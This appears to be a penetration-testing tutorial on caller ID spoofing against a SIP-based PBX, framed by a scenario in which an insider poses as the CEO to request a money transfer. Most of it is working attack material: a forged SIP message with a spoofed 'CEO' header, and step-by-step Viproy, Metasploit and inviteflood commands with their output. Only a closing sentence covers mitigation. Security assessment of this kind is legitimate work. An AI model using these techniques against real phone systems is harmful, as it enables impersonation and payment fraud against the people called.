


Caller ID Spoofing




When conducting a VoIP security assessment against a PBX (Private Branch Exchange) it is important to perform tests against all the type of attacks. One of the attacks that exist for years in VoIP is called *Caller ID spoofing* and we are going to examine it in this article. Caller ID spoofing is a type of attack where a malicious attacker will impersonate a legitimate SIP user to call other legitimate users on the voice network. The implementation of this attack is fairly easy and it can be achieved with the use of the following tools:

- Metasploit
- Viproy
- Inviteflood

Let's see the details of this attack below.

Attack Scenario

An internal attacker is calling the Director of Finance of the company by pretending that he is the CEO and he is requesting to transfer X amount of money to his bank account. The attacker is changing the header of the SIP INVITE request in order to spoof his caller ID to CEO. The Director of Finance accepts the call as the caller ID seems to be from CEO which is considered trusted and initiates the phone conversation with the attacker.



The crafted malformed SIP INVITE message can be seen below:

```

Session Initiation Protocol (ACK)
Request-Line: ACK sip:2000@192.168.233.1 SIP/2.0
Message Header
Via: SIP/2.0/UDP 192.168.233.179:5060;branch=z9hg4bk387efde5:rrort
Max-Forwards: 70
From: "CEO" <sip:CEO@192.168.233.179>;tag=as402ed65f
To: <sip:2000@192.168.233.1>;tag=0BsthEz
Contact: <sip:CEO@192.168.233.179>
Call-ID: 36f6d9eb6c21151a3405ad02238a74d5@192.168.233.179
CSeq: 102 ACK
User-Agent: Asterisk PBX 1.6.2.11
Content-Length: 0
  
```

Now let's see how this type of attack can be conducted with the use of various tools.

Viproxy

Viproxy is penetration testing toolkit for VoIP assessments. It has been developed by [Fatih Ozavci](#) and it can be loaded to the Metasploit Framework. There is a specific module that can be used for Caller ID spoofing and in the image below you can see the configuration of the module:


```

msf > use auxiliary/scanner/sip/vsipinvite
msf auxiliary(vsipinvite) > set FROM 4000
FROM => 4000
msf auxiliary(vsipinvite) > set TO 2000
TO => 2000
msf auxiliary(vsipinvite) > set FROMNAME Pentestlab Rocks!
FROMNAME => Pentestlab Rocks!
msf auxiliary(vsipinvite) > run

[+] Call: 4000 ==> 2000@192.168.233.179 is Ringing, Server Response: 180 Ringing
[*] Auxiliary module execution completed
  
```

Spoofing the Caller ID with Viproxy

This will cause the phone device to ring with the custom message of our choice even from phone extensions that are not valid.



Spoofed Call – Viproy

Inviteflood


Spoofed INVITE requests can be sent and from another tool which is called inviteflood and it is part of the Kali Linux. The main purpose of inviteflood is to be used for DoS (Denial of Service) attacks against SIP devices by sending multiple INVITE requests but it can accommodate our need to spoof our ID with the following command:

```
root@kali:~# inviteflood eth0 2000 192.168.233.179 192.168.233.179 1 -a "CEO"
inviteflood - Version 2.0
               June 09, 2006

source IPv4 addr:port = 192.168.233.17:9
dest   IPv4 addr:port = 192.168.233.179:5060
targeted UA           = 2000@192.168.233.179
Flood User Alias: CEO
Flooding destination with 1 packets
sent: 1
```

Caller ID Spoofing – Inviteflood

The next image is showing the output and as we can see the phone is ringing with the ID of the CEO as per our scenario above.



Spoofed Call with the ID of CEO

Metasploit

Metasploit framework contains as well an existing module which can send a fake SIP INVITE message to an existing extension:


```
msf auxiliary(sip_invite_spoof) > show options
Module options (auxiliary/voip/sip_invite_spoof):

  Name      Current Setting  Required  Description
  ----      -
  DOMAIN    2000             no        Use a specific SIP domain
  EXTENSION 2000             no        The specific extension or name t
o target
  MSG       The Metasploit has you yes        The spoofed caller id to send
  RHOSTS    192.168.233.179 yes        The target address range or CIDR
  identifier
  RPORT     5060             yes        The target port
  SRCADDR   192.168.233.179 yes        The sip address the spoofed call
is coming from
  THREADS   1               yes        The number of concurrent threads

msf auxiliary(sip_invite_spoof) > run
[*] Sending Fake SIP Invite to: 2000@192.168.233.179
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Fake INVITE – Metasploit

The device will ring with the following message:



Spoofed Caller ID – Metasploit

Conclusion

In order for the attack to be successful the PBX needs to allow anonymous inbound SIP calls. It is very easy to be implemented even from people with limited knowledge about VoIP and hacking that's why systems owners need to ensure that their PBX's prevents anonymous inbound calls to reach their legitimate users in order to mitigate the risk of this attack.